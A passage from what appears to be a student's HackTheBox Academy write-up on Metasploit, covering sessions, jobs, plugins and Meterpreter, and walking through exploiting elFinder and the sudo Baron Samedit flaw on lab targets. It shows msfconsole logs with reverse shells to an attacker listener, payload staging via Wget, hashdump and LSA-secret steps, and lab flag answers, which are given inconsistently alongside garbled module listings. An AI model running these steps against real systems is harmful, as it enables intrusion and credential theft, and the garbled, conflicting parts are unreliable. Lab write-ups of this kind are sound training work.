- Add Service: "services -a -s [service] -p [port] -r [protocol] [IP]"
- Credentials: "creds" and "creds -a -u [username] -p [password]"
- Loot: "loot" and "loot -f [filename] -i [info] -a [addr] -t [type]"

## Plugins & Mixins in Metasploit

**Plugins** are third-party software integrated into Metasploit, enhancing functionality and ease of use for penetration testers.

- They streamline tasks by automating repetitive actions.
- Automatically document results in the database, making data easily accessible.

We check available plugins in the directory using "`ls /usr/share/metasploit-framework/plugins`"

- To Load a plugin we use "`load [plugin_name]`" command.
- To Access the help menu for plugin commands we type "`[plugin_name]_help`"
- To install, we place the .rb file in the plugins directory "`sudo cp [source_file] /usr/share/metasploit-framework/plugins/[target_file]`"

**Mixins** are Ruby modules that provide methods to other classes without using inheritance, allowing for flexible code reuse.

- They offer optional features for classes.
- Share functionality among multiple classes.

## Key Commands

- List Plugins: "`ls /usr/share/metasploit-framework/plugins`"
- Load Plugin: "`load [plugin_name]`"
- Help for Plugin: "`[plugin_name]_help`"
- Install Plugin: "`sudo cp [source_file] /usr/share/metasploit-framework/plugins/[target_file]`"

# Sessions in Metasploit

**Sessions** allow management of multiple active modules in Metasploit, providing flexibility to interact with different targets and maintain communication channels even while running multiple tasks.

## Managing Sessions

- We use [CTRL] + [Z] or type background to move a session to the background, allowing you to switch to another module without terminating the connection.
- To Listing Active Sessions, we use the command “**sessions**”. This displays a list of active sessions with their IDs, types, and connection details.
- To interact with a specific session, we use “**sessions -i [session\_id]**”. This command opens a Meterpreter prompt for the specified session, allowing further exploitation or post-exploitation activities.

After gaining access to a system, background the session and search for additional modules to run on the compromised system.

Common post-exploitation tasks include credential gathering and internal network scanning.

- Running Tasks as Jobs. To run an exploit as a job, add -j when executing the exploit: “**exploit -j**”. This allows the exploit to run in the background without occupying the terminal.
- Viewing Running Jobs we use “**jobs -l**”. This command lists all active jobs with their IDs and details.
- Killing Jobs. To terminate a specific job, use “**jobs -k [job\_id]**”To kill all jobs, use “**jobs -K**”


- Help Menu for Jobs. To Access the help menu for job we use “**jobs -h**” command.

## Key Commands

- List Active Sessions: sessions
- Interact with Session: sessions -i [session\_id]
- Background Current Session: background or [CTRL] + [Z]
- Run Exploit as Job: exploit -j
- List Running Jobs: jobs -l
- Kill Specific Job: jobs -k [job\_id]
- Kill All Jobs: jobs –K

**Question:** The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

**Answer:** elFinder



**Question:** Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

**Answer:** www-data

I went ahead searching for an exploit to attack elFinder on msfconsole and selected it.

kali@kali: ~/Desktop

```
File Actions Edit View Help
msf6 > search elFinder
Matching Modules
#  Name
0 exploit/multi/http/builderengine_upload_exec
1 exploit/unix/webapp/tikiwiki_upload_exec
2 exploit/multi/http/wp_file_manager_rce
3 exploit/linux/http/elFinder_archive_cmd_injection
4 exploit/unix/webapp/elFinder_php_connector_exiftran_cmd_injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elFinder_php_connector_exiftran_cmd_injection

msf6 > use 3
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/elFinder_archive_cmd_injection) >
```

I then set RHOST and LHOST.

“set RHOST “ and “set LHOST 10.10.15.207” then set LPORT 4444.

kali@kali: ~/Desktop

```
File Actions Edit View Help
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > set RHOST 10.129.45.204
RHOST => 10.129.45.204
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > set LHOST 10.10.15.207
LHOST => 10.10.15.207
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/http/elFinder_archive_cmd_injection) >
```

Waiting to start.

Enable step-by-step solutions for all questions

**Questions**

Answer the question(s) below to complete this Section and earn points.


Target(s): [Kali Linux \(ACADEMY-MT2-NVS2\)](#)

Life Left: 110 minutes(2) + [Teleport](#)


The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

elFinder

I also set the payload " set payload linux/x64/meterpreter/reverse\_tcp"



Then i ran the exploit.



Thats how i found the username after using " getuid" command.

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window displays the output of an msf6 exploit. The exploit is targeting a vulnerable elFinder application version 2.1.53. It successfully uploads a file named ZvAkJSp.txt, creates an archive named vWkbglyd.zip, and then uses a command stager to upload a payload to the target host (10.129.71.113). The server stops after the command stage is completed.

```
[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file ZvAkJSp.txt to elFinder
[*] Text file was successfully uploaded!
[*] Attempting to create archive vWkbglyd.zip
[*] Archive was successfully created!
[*] Using URL: http://10.10.15.170:8080/hjGE5IuaXfNBF
[*] Client 10.129.71.113 (Wget/1.20.3 (linux-gnu)) requested /hjGE5IuaXfNBF
[*] Sending payload to 10.129.71.113 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 53.04% done (61/115 bytes)
[*] Command Stager progress - 72.17% done (83/115 bytes)
[*] Sending stage (1017704 bytes) to 10.129.71.113
[*] Deleted ZvAkJSp.txt
[*] Deleted vWkbglyd.zip
[*] Meterpreter session 1 opened (10.10.15.170:4444 → 10.129.71.113:49188) at 2024-10-15 17:49:23 +0000
[*] Command Stager progress - 83.48% done (96/115 bytes)
[*] Command Stager progress - 100.00% done (115/115 bytes)
[*] Server stopped.

meterpreter > getuid
Server username: www-data
meterpreter > [Submit]
```

The terminal also shows a challenge from the HackTheBox challenge "Using the Box". The challenge asks for the server's username, which is "www-data".

**Challenge:** The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

**Submit your answer here.**

**Question:** The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

**Answer:** HTB{5e55ion5\_4r3\_sw33t}

+ 1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

`www-data`

+ 2 The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

`HTB(5e86ion5_4r3_sw33t)`

**Submit**

**Submit**

**Previous** **Next** +10 Streak pts **Mark Complete & Next**

I used the ‘background’ command to keep the current session running on the background then searched for an exploit to attack the weak sudo. “search sudo”

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/accellion_fta_mpip2	2011-02-07	excellent	No	Accellion FTA MPIPE2 Command Execution
1	payload/cmd/unix/adduser		normal	No	Add user with useradd
2	exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs	2010-03-29	excellent	No	Adobe PDF Escape EXE Social Engineering (No JavaScript)
3	exploit/linux/http/astium_sqli_upload	2013-09-17	manual	Yes	Astium Remote Code Execution
4	exploit/linux/http/dell_kace_k1000_upload	2014-03-07	excellent	Yes	Dell KACE K1000 File Upload
5	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
6	exploit/linux/http/efw_chpasswd_exec	2015-06-28	excellent	No	Endian Firewall Proxy Password Change Command Injection
7	exploit/linux/http/hp_van_sdn_cmd_inject	2018-06-25	excellent	Yes	HP VAN SDN Controller Root Command Injection
8	exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM Data Risk Manager a3User Default Password
9	exploit/linux/http/klog_server_authenticate_user_unauth_command_injection	2020-12-27	excellent	Yes	Klog Server authenticate.php user Unauthenticated Command In
10	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
11	exploit/osx/local/rsh_libmalloc	2015-10-01	normal	No	Mac OS X 10.9.5 / 10.10.5 - rsh/libmalloc Privileg
12	exploit/osx/local/sudo_password_bypass	2013-02-28	normal	Yes	Mac OS X Sudo Password Bypass
13	exploit/osx/local/libxpc_mitm_sudo	2018-03-15	excellent	Yes	Mac OS X libxpc MITM Privilege Escalation
14	exploit/linux/http/mida_solutions_eframework_ajaxreq_rce	2020-07-24	excellent	Yes	Mida Solutions eFramework ajaxreq.php Command Injec
15	post/multi/manage/sudo		normal	No	Multiple Linux / Unix Post Sudo Upgrade Shell
16	exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo	2018-04-17	manual	Yes	Nagios XI Chained Remote Code Execution
17	exploit/multi/http/nostromo_code_exec	2019-10-20	good	Yes	Nostromo Directory Traversal Remote Command Execut
18	exploit/linux/http/openfiler_networkcard_exec	2012-09-04	excellent	Yes	Openfiler v2.x NetworkCard Command Execution
19	exploit/linux/http/optergy_bms_backdoor_rce_cve_2019_7276	2019-11-05	excellent	Yes	Optergy Proton and Enterprise BMS Command Injectio
20	exploit/multi/http/oracle_reports_rce	2014-01-15	great	Yes	Oracle Forms and Reports Remote Code Execution
21	exploit/linux/http/pandora_fms_exec	2014-01-29	excellent	Yes	Pandora FMS Remote Code Execution
22	exploit/linux/local/pihole_remove_commands_lpe	2021-04-20	great	Yes	Pi-Hole Remove Commands Linux Priv Esc
23	exploit/unix/http/pihole_blocklist_exec	2020-05-10	excellent	Yes	Pi-Hole heisenbergCompensator Blocklist OS Command

I choose exploit with index 29.

File	Actions	Edit	View	Help
9 exploit/linux/http/klog_server_authenticate_user_unauth_command_injection	2020-12-27	normal	excellent	Yes
Command Injection				Klog Server authenticate.php user Unauthenticated
10 post/linux/gather/enum_users_history	2018-01-01	normal	No	Linux Gather User History
11 exploit/osx/local/rsh_libmalloc	2015-10-01	normal	No	Mac OS X 10.9.5 / 10.10.5 - rsh/libmalloc Privileg
e Escalation				
12 exploit/osx/local/zsudo_password_bypass	2013-02-28	normal	Yes	Mac OS X <b>zsudo</b> Password Bypass
13 exploit/osx/local/libxpc_mitm_zsudo	2018-03-15	excellent	Yes	Mac OS X libxpc MITM Privilege Escalation
14 exploit/linux/http/mida_solutions_eframework_ajaxreq_rce	2020-07-24	excellent	Yes	Mida Solutions eFramework ajaxreq.php Command Inje
c tion				
15 post/multi/manage/zsudo		normal	No	Multiple Linux / Unix Post <b>zsudo</b> Upgrade Shell
16 exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo	2018-04-17	manual	Yes	Nagios XI Chained Remote Code Execution
17 exploit/multi/http/nostromo_code_exec	2019-10-20	good	Yes	Nostromo Directory Traversal Remote Command Execut
ion				
18 exploit/linux/http/openfiler_networkcard_exec	2012-09-04	excellent	Yes	Openfiler v2.x NetworkCard Command Execution
19 exploit/linux/http/optery_bms_backdoor_rce_cve_2019_7276	2019-11-05	excellent	Yes	Optery Proton and Enterprise BMS Command Injectio
n using a backdoor				
20 exploit/multi/http/oracle_reports_rce	2014-01-15	great	Yes	Oracle Forms and Reports Remote Code Execution
21 exploit/linux/http/pandora_fms_exec	2014-01-29	excellent	Yes	Pandora FMS Remote Code Execution
22 exploit/linux/local/pihole_remove_commands_lpe	2021-04-20	great	Yes	Pi-Hole Remove Commands Linux Priv Esc
23 exploit/unix/http/pihole_blocklist_exec	2020-05-10	excellent	Yes	Pi-Hole heisenbergCompensator Blocklist OS Command
Execution				
24 exploit/linux/local/polkit_dbus_auth_bypass	2021-06-03	excellent	Yes	Polkit D-Bus Authentication Bypass
25 exploit/linux/misc/quest_pmmasterd_bof	2017-04-09	normal	Yes	Quest Privilege Manager pmmasterd Buffer Overflow
26 exploit/linux/http/rconfig_3x_chained_remote_commands_lpe	2020-03-11	good	Yes	Rconfig 3.x Chained Remote Code Execution
27 exploit/linux/http/riverbed_netprofiler_netexpress_exec	2016-06-27	excellent	Yes	Riverbed SteelCentral NetProfiler/NetExpress Remot
e Code Execution				
28 post/multi/recon/zsudo_commands		normal	No	<b>zsudo</b> Commands
29 exploit/linux/local/zsudo_baron_samedit	2021-01-26	excellent	Yes	<b>zsudo</b> Heap-Based Buffer Overflow
30 exploit/linux/local/zsudoedit_bypass_priv_esc	2023-01-18	excellent	Yes	<b>zsudoedit</b> Extra Arguments Priv Esc
mmand Execution				
31 exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce	2020-04-28	excellent	Yes	TrixBox CE endpoint_devicemap.php Authenticated Co
ion				
32 exploit/linux/ssh/vmware_vdp_known_privkey	2016-12-20	excellent	No	VMware VDP Known SSH Key
33 exploit/linux/local/vmware_workspace_one_access_certproxy_lpe	2022-08-02	great	Yes	VMware Workspace ONE Access CVE-2022-31660
34 exploit/linux/ssh/vyos_restricted_shell_privesc	2018-11-05	great	Yes	VyOS restricted-shell Escape and Privilege Escalat
35 exploit/linux/local/zpanel_zsudo	2013-06-07	excellent	Yes	ZPanel <b>zsudo</b> Local Privilege Escalation Exploit
36 exploit/linux/local/zimbra_postfix_priv_esc	2022-10-13	excellent	Yes	Zimbra <b>zsudo</b> + postfix privilege escalation
37 exploit/linux/local/zimbra_slapper_priv_esc	2021-10-27	excellent	Yes	Zimbra zmsslapd arbitrary module load
38 exploit/linux/local/lastore_daemon_dbus_priv_esc	2016-02-02	excellent	Yes	lastore-daemon D-Bus Privilege Escalation
39 exploit/linux/local/ptrace_zsudo_token_priv_esc	2019-03-24	excellent	Yes	ptrace <b>zsudo</b> Token Privilege Escalation

I then set the session, LHOST then ran the exploit.

```
kali@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(linux/local/sudo_baron_samedit) > sessions
Active sessions (1 total)  Kali Docs  Kali Forum  Kali NetHunter  Exploit-DB  Google Hacking DB  Offsets
Id Name Type Information Connection
-- --
1 Home meterpreter x86/linux www-data @ 10.129.71.113 10.10.15.170:4444 -> 10.129.71.113:49188 (10.129.71.113)
2 meterpreter x64/linux root @ 10.129.71.113 10.10.15.170:4444 -> 10.129.71.113:49352 (10.129.71.113)

msf6 exploit(linux/local/sudo_baron_samedit) > set session 2
session => 2
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST 10.10.15.170
LHOST => 10.10.15.170
msf6 exploit(linux/local/sudo_baron_samedit) > run
[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/k4PKYd.py' (763 bytes) ...
[*] Writing '/tmp/libnss_Dcy4T/3.so.2' (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.71.113
[*] Deleted /tmp/k4PKYd.py
[*] Deleted /tmp/libnss_Dcy4T/3.so.2
[*] Deleted /tmp/libnss_Dcy4T
[*] Meterpreter session 3 opened (10.10.15.170:4444 -> 10.129.71.113:49380) at 2024-10-15 18:04:30 +0000
meterpreter > 
```

Meterpreter is an advanced, extensible payload used for penetration testing, primarily through DLL injection.

Key Features include:

- Memory-Resident: It operates entirely in memory, leaving no traces on the hard drive, making detection difficult.

Page 49 of 55 - 30% zoom - Firefox 115 - https://www.kali.org/sessions.html#exploit

After a successful attack, I searched for the flag.txt file and cat its contents. Thats how i found the flag. " search -f flag.txt"

```
kali@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(linux/local/sudo_baron_samedit) > sessions
Active sessions (1 total)  Kali Docs  Kali Forum  Kali NetHunter  Exploit-DB  Google Hacking DB  Offsets
Id Name Type Information Connection
-- --
1 Home meterpreter x86/linux www-data @ 10.129.71.113 10.10.15.170:4444 -> 10.129.71.113:49188 (10.129.71.113)
2 meterpreter x64/linux root @ 10.129.71.113 10.10.15.170:4444 -> 10.129.71.113:49352 (10.129.71.113)

msf6 exploit(linux/local/sudo_baron_samedit) > set session 2
session => 2
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST 10.10.15.170
LHOST => 10.10.15.170
msf6 exploit(linux/local/sudo_baron_samedit) > run
[*] Started reverse TCP handler on 10.10.15.170:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/k4PKYd.py' (763 bytes) ...
[*] Writing '/tmp/libnss_Dcy4T/3.so.2' (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.71.113
[*] Deleted /tmp/k4PKYd.py
[*] Deleted /tmp/libnss_Dcy4T/3.so.2
[*] Deleted /tmp/libnss_Dcy4T
[*] Meterpreter session 3 opened (10.10.15.170:4444 -> 10.129.71.113:49380) at 2024-10-15 18:04:30 +0000
meterpreter > search -f flag.txt
Found 1 result ...

Path           Size (bytes)  Modified (UTC)
/root/flag.txt 24          2022-05-16 15:18:40 +0000

meterpreter > cat /root/flag.txt
HTB{5e551on5_4r3_sw33t}
meterpreter > 
```

Page 49 of 55 - 30% zoom - Firefox 115 - https://www.kali.org/sessions.html#exploit

# Meterpreter

**Meterpreter** is an advanced, extensible payload used for penetration testing, primarily through DLL injection.

## Key Features include,

- Memory-Resident. It operates entirely in memory; leaves no traces on the hard drive, making detection difficult.
- Persistent Access. Can be configured to maintain access across system reboots or changes.
- Stealthy. It injects itself into existing processes, minimizing forensic footprints.
- Encrypted Communication. Utilizes AES encryption for secure data transmission between attacker and target.

## Functionality

- Acts as a "Swiss Army knife" for post-exploitation tasks.
- Facilitates enumeration, privilege escalation, vulnerability research, and AV evasion.
- Supports pivoting to access other systems.

## Execution Process

- Target executes an initial stager (e.g., bind, reverse).
- Stager loads Reflective DLL for injection.
- Meterpreter initializes and establishes an encrypted connection.
- Core loads essential extensions (e.g., stdapi, priv).

## **Common Commands**

- help: Displays command options.
- background: Backgrounds the current session.
- exit: Terminates the session.
- migrate: Moves Meterpreter to another process.
- run: Executes a Meterpreter script or Post module.

We can utilize it for effective and efficient assessments within penetration testing frameworks, leveraging the tools available in Meterpreter to enhance engagement outcomes.

## **Using Meterpreter**

### **Initial Scanning with Nmap**

- We use command: db\_nmap -sV -p- -T5 -A Target\_IP

### **Exploit Search**

- We use Command: “ search exploit\_name” to find a good exploit for our target service.  
Then use “use index\_number” to select an exploit

### **Setting Exploit Options**

- We then Set RHOST to target IP and LHOST for listener address.
- Then ran the exploit which successfully opened a Meterpreter session using “run  
“command.

### **Session Management**

We check session checked with **getuid** . Then set it if not yet set using “**set session 1**”

## **Successful Privilege Escalation**

- Ran the exploit to obtain SYSTEM privileges. “use exploit”
- Set a session if required “**set session 1**”, set LHOST “**set LHOST tun0**” then “run”

## **Post-Exploitation Tasks**

- Here we dump password hashes using **hashdump** command on metepreter terminal  
“**hashdump**”
- Retrieved LSA secrets using **lsa\_dump\_secrets** command.

## **Important Commands**

- Scanning: **db\_nmap -sV -p- -T5 -A**
- Searching for Exploits: **search iis\_webdav\_upload\_asp**
- Setting Options: **set RHOST**, **set LHOST**
- Privilege Escalation: **use exploit\_name**
- Dumping Data: **hashdump**, **lsa\_dump\_secrets**

**Question:** Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

**Answer:** NT AUTHORITY\SYSTEM


I started with an nmap scan to see the services running on my target.

The screenshot shows a Kali Linux desktop environment. In the top-left corner, there's a terminal window titled '(kali㉿kali)-[~/Desktop]' displaying the results of an Nmap scan. The output shows several open ports on a host at 10.129.203.65, including port 5000 which is identified as 'ms-wbt-server'. Below the terminal is a file manager window titled 'File System' showing a single item named 'Home'.

```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 10.129.203.65
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 17:28 UTC
Nmap scan report for 10.129.203.65
Host is up (0.23s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5000/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.94 seconds
```

I found a service which uses ‘*http*’ at port 5000, visited its webpage and inspected the source code.



